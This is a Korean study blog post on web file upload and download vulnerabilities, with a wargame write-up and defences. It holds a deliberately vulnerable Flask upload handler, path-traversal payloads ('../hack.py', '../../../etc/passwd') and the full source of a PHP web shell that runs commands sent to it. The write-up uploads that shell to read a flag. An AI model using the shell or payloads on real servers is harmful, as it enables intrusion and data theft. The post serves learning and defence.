File Vulnerability
웹 사이트에서 파일을 업로드할 때 파일 자체를 데이터베이스에 저장하는 것 보다는 파일은 OS의 파일 시스템에 저장하는 것이 개발하기도 쉽고 관리 효율도 좋다.
하지만 이러한 파일과 관련해서 임의 파일이 다운로드 되는 취약점이나 악성 파일을 업로드 해 셸 권한을 취득할 수 있는 취약점이 존재하기도 한다.
파일 업로드와 관련해서 발생하는 취약점은 **파일 업로드 취약점(File Upload Vulnerability)**라고 하며, 반대로 내려 받을때 발생하는 취약점은 **파일 다운로드 취약점(File Download Vulnerability)**라고 한다.
File Upload Vulnerability이란, 공격자의 파일을 웹 서비스의 파일 시스템에 업로드하는 과정에서 발생하는 보안 취약점이다. 파일 시스템 상 임의 경로에 원하는 파일을 업로드하거나 악성 확장자를 갖는 파일을 업로드할 수 있을 때 발생한다. 원하는 시스템 커맨드를 실행하는 원격 코드 실행 취약점을 유발할 수 있다.
File Download Vulnerability이란, 웹 서비스의 파일 시스템에 존재하는 파일을 다운로드 하는 과정에서 발생하는 보안 취약점이다. 공격자는 웹 서비스의 파일 시스템에 존재하는 임의 파일을 다운로드 받을 수 있다. 설정 파일, 패스워드 파일, 데이터 베이스 백업 본 등을 다운로드 하여 민감한 정보를 탈취할 수 있고 2차 공격을 수행할 수 있다.
Path Traversal
이 중 Path Traversal은 웹 서비스에서 처리되는 파일의 이름을 이용자가 임의로 지정할 수 있는 권한이 있을 때 발생하는 취약점이다. 파일 업로드를 허용하는 대개의 서비스는 보안을 위해 특정 디렉터리에만 업로드를 허용한다. 만약 이러한 제한이 없다면, 악의적인 이용자가 웹 서버의 소스 코드나 서버에 있는 중요 시스템 파일을 덮어 쓸 위험이 있다. Path Traversal 취약점은 업로드에 존재하는 이러한 제약을 우회하여, 임의 디렉터리에 파일을 업로드할 수 있는 취약점을 말한다.
File Upload Vulnerability
파일 업로드 취약점(File Upload Vulnerability)은 웹 서비스에 파일을 업로드하는 과정에서 발생하는 취약점이다. 파일 이름에 이용자가 입력한 문자열을 그대로 사용하거나, 이용자의 이메일, 닉네임 등을 포함시키는 등의 소스 코드 패턴이 이러한 취약점을 발생시킬 수 있다.
아래는 Path Traversal 취약점이 있는 코드이다. /fileUpload는 POST 요청을 받으면, 클라이언트가 전송한 파일을 ./uploads에 저장한다. 그런데 이용자가 입력한 파일 이름 f.filename을 그대로 사용하기 때문에 Path Traversal에 취약하다. 예를 들어, 공격자가 ../와 같은 메타문자를 사용하면 uploads를 벗어나 상위 디렉터리에도 파일을 업로드할 수 있다.
파일 업로드 기능이 취약한 웹 서비스 코드
from flask import Flask, request
app = Flask(__name__)
@app.route('/fileUpload', methods = ['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
        f.save("./uploads/" + f.filename)
        return 'Upload Success'
    else:
        return """
        <form action="/fileUpload" method="POST" enctype="multipart/form-data">
            <input type="file" name="file" />
            <input type="submit"/>
        </form>
        """
if __name__ == '__main__':
    app.run()
정상적인 요청
POST /fileUpload HTTP/1.1
Host: storage.dreamhack.io
Origin: https://storage.dreamhack.io
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary20y3eoLVSNf9Ns5i
------WebKitFormBoundary20y3eoLVSNf9Ns5i
Content-Disposition: form-data; name="file"; filename="test.txt"
Content-Type: text/plain
upload test !
------WebKitFormBoundary20y3eoLVSNf9Ns5i--
$ ls -lR
-rw-r--r-- 1 dreamhack staff 461 1 30 21:52 app.py
drwxr-xr-x 3 dreamhack staff 96 1 30 21:31 uploads
./uploads:
total 8
-rw-r--r-- 1 dreamhack staff 13 1 30 21:31 test.txt악의적인 요청
POST /fileUpload HTTP/1.1
Host: storage.dreamhack.io
Origin: https://storage.dreamhack.io
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary20y3eoLVSNf9Ns5i
------WebKitFormBoundary20y3eoLVSNf9Ns5i
Content-Disposition: form-data; name="file"; filename="../hack.py"
Content-Type: text/plain
[malicious file content]
------WebKitFormBoundary20y3eoLVSNf9Ns5i--
$ ls -lR
-rw-r--r-- 1 dreamhack staff 461 1 30 21:52 app.py
-rw-r--r-- 1 dreamhack staff 431 1 30 22:12 hack.py
drwxr-xr-x 3 dreamhack staff 96 1 30 21:31 uploads
./uploads:
total 8
-rw-r--r-- 1 dreamhack staff 13 1 30 21:31 test.txt악성 파일 업로드
악성 파일 업로드 취약점은 이용자가 파일을 업로드할 때, 이를 제대로 검사하지 않아서 발생하는 취약점을 말한다.
웹 셸
웹 서버는 .php, .jsp, .asp와 같은 확장자의 파일을 Common Gateway Interface(CGI)로 실행하고, 그 결과를 이용자에게 반환한다.
악성 파일 업로드 취약점은 이용자가 파일을 업로드할 때, 이를 제대로 검사하지 않아서 발생하는 취약점을 말한다.
아래는 이용자가 요청한 파일의 확장자가 정규표현식 ".+\.ph(p[3457]?|t|tml)$"를 만족하면, x-httpd-php로 핸들링하게 하는 Apache 설정 파일이다. x-httpd-php는 PHP 엔진이며 요청한 파일을 실행하고, 그 결과를 반환한다. .php, .php3, .phtml이 위의 정규표현식을 만족한다.
Apache 설정 파일
<FilesMatch ".+\.ph(p[3457]?|t|tml)$">
    SetHandler application/x-httpd-php
</FilesMatch>
많은 웹 서버들이 php파일에 대해 위와 같은 핸들링을 지원한다. 따라서 공격자가 임의의 php 소스 파일을 .php 확장자로 업로드하고, GET 요청을 보낼 수 있다면 CGI에 의해 해당 코드가 실행되도록 할 수 있다.
악의적인 웹 리소스
웹 브라우저는 파일의 확장자나 응답의 MIME 타입에 따라 요청을 다양하게 처리한다. 만약 요청한 파일의 확장자가 .html 이거나, 반환된 Content-Type 헤더가 text/html일 경우 응답은 HTML 엔진으로 처리된다. 또, 파일의 확장자가 .png, .jpg등의 이미지 확장자이거나, Content-Type이 image/png일 경우에는 이미지로 렌더링된다.
만약 공격자가 서버에 exploit.html을 업로드하고, 이에 접근하는 URL이 https://dreamhack.io/uploads/exploit.html이라면, 브라우저는 이를 HTML로 해석된다. exploit.html에 악의적인 스크립트를 삽입하면, Cross-Site-Scripting (XSS) 공격으로 이어질 수 있다.
File Download Vulnerability
파일 다운로드 취약점(File Download Vulnerability)은 웹 서비스를 통해 서버의 파일 시스템에 존재하는 파일의 이름을 임의로 정하고 다운로드 할 수 있을 때 발생하는 보안 취약점이다.
웹 서비스는 이용자가 업로드한 파일을 다운로드 받거나 이미지를 불러올 때 특정 디렉터리에 있는 파일만 접근하도록 해야 한다. Path Traversal을 이용한 파일 다운로드 취약점은 파일 이름을 직접 입력 받아 임의 디렉터리에 있는 파일을 다운로드 받을 수 있는 취약점을 말한다.
파일 다운로드 취약점이 발생하는 URL 패턴
https://vulnerable-web.dreamhack.io/download/?filename=notes.txt

https://vulnerable-web.dreamhack.io/download/?filename=../../../../../../etc/passwd

https://vulnerable-web.dreamhack.io/images.php?fn=6ed0dd02806fa89e233b84f4.png
wargame 풀이
command-injection-1 문제를 풀이해 보았다.
index.php
<html>
<head>
<link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.2/css/bootstrap.min.css">
<title>Image Storage</title>
</head>
<body>
    <!-- Fixed navbar -->
    <nav class="navbar navbar-default navbar-fixed-top">
      <div class="container">
        <div class="navbar-header">
          <a class="navbar-brand" href="/">Image Storage</a>
        </div>
        <div id="navbar">
          <ul class="nav navbar-nav">
            <li><a href="/">Home</a></li>
            <li><a href="/list.php">List</a></li>
            <li><a href="/upload.php">Upload</a></li>
          </ul>

        </div><!--/.nav-collapse -->
      </div>
    </nav><br/><br/>
    <div class="container">
        <h2>Upload and Share Image !</h2>
    </div>
</body>
</html>
list.php
<html>
<head>
<link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.2/css/bootstrap.min.css">
<title>Image Storage</title>
</head>
<body>
    <!-- Fixed navbar -->
    <nav class="navbar navbar-default navbar-fixed-top">
      <div class="container">
        <div class="navbar-header">
          <a class="navbar-brand" href="/">Image Storage</a>
        </div>
        <div id="navbar">
          <ul class="nav navbar-nav">
            <li><a href="/">Home</a></li>
            <li><a href="/list.php">List</a></li>
            <li><a href="/upload.php">Upload</a></li>
          </ul>

        </div><!--/.nav-collapse -->
      </div>
    </nav><br/><br/><br/>
    <div class="container"><ul>
    <?php
        $directory = './uploads/';
        $scanned_directory = array_diff(scandir($directory), array('..', '.', 'index.html'));
        foreach ($scanned_directory as $key => $value) {
            echo "<li><a href='{$directory}{$value}'>".$value."</a></li><br/>";
        }
    ?>
    </ul></div>
</body>
</html>
upload.php
<?php
  if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    if (isset($_FILES)) {
      $directory = './uploads/';
      $file = $_FILES["file"];
      $error = $file["error"];
      $name = $file["name"];
      $tmp_name = $file["tmp_name"];

      if ( $error > 0 ) {
        echo "Error: " . $error . "<br>";
      }else {
        if (file_exists($directory . $name)) {
          echo $name . " already exists. ";
        }else {
          if(move_uploaded_file($tmp_name, $directory . $name)){
            echo "Stored in: " . $directory . $name;
          }
        }
      }
    }else {
        echo "Error !";
    }
    die();
  }
?>
<html>
<head>
<link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.2/css/bootstrap.min.css">
<title>Image Storage</title>
</head>
<body>
    <!-- Fixed navbar -->
    <nav class="navbar navbar-default navbar-fixed-top">
      <div class="container">
        <div class="navbar-header">
          <a class="navbar-brand" href="/">Image Storage</a>
        </div>
        <div id="navbar">
          <ul class="nav navbar-nav">
            <li><a href="/">Home</a></li>
            <li><a href="/list.php">List</a></li>
            <li><a href="/upload.php">Upload</a></li>
          </ul>
        </div><!--/.nav-collapse -->
      </div>
    </nav><br/><br/><br/>
    <div class="container">
      <form enctype='multipart/form-data' method="POST">
        <div class="form-group">
          <label for="InputFile">파일 업로드</label>
          <input type="file" id="InputFile" name="file">
        </div>
        <input type="submit" class="btn btn-default" value="Upload">
      </form>
    </div>
</body>
</html>list.php는 ./uploads/의 파일들 중 ., .., index.html을 제외하고 나열한다.
upload.php는 이용자가 업로드한 파일을 uploads 폴더에 복사하며, 이용자는 http://host1.dreamhack.games:[PORT]/uploads/[FILENAME] URL을 통해 접근할 수 있다.
만약 같은 이름의 파일이 있다면 "already exists"라는 메시지를 반환한다.
취약점 분석
upload.php는 업로드하는 파일에 어떠한 처리도 하지 않으므로 upload.php에 웹 쉘 파일을 업로드하여 쉘 권한을 획득할 수 있다.
웹 쉘 php 파일
//https://gist.github.com/joswr1ght/22f40787de19d80d110b37fb79ac3985
<html><body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form><pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?></pre></body></html>
웹 쉘을 업로드하고 웹 쉘에서 ls / 명령어를 실행하면 flag.txt가 존재하고 있음을 알 수 있다.
웹 쉘에서 cat /flag.txt를 통해 플래그를 획득할 수 있다.
플래그 획득 성공!
File Vulnerability 방어
Path Traversal 방어
공격자가 ../와 같은 경로 조작 문자열을 사용하여 의도하지 않은 디렉터리에 접근하는 것을 막기 위해 .., /, \ 등의 특수문자를 파일명에서 제거하거나 거부해야 한다.
File Upload Vulnerability 방어
PHP의 basename()이나 Python의 os.path.basename() 함수는 경로 정보는 모두 버리고 오직 순수 파일명만 추출하므로 이를 이용해도 방어할 수 있다.
서버에서 실행 가능한 스크립트 파일이 업로드되거나 실행되는 것을 원천 차단해야 하기 위해 화이트리스트 방식의 확장자 검사와 파일 실행 권한 제거, 파일명 난독화 등의 작업을 진행해야 한다.
File Download Vulnerability 방어
URL에 직접 파일 경로와 이름을 출력하는 것이 아닌 인조 선택자 등을 이용하여 직접적으로 조작할 수 없어야 한다. 이 외에도 다운로드 경로 고정, 권한 검증 등의 작업을 추가로 진행하면 좋다.
마무리
파일과 관련된 취약점을 알아보았다! 나는 웹에서 파일을 처리할 때 UUID를 이용하는 습관이 있는데 자동으로 취약점 막아주는 좋은 습관이었던듯. ㄴㅇㅅ~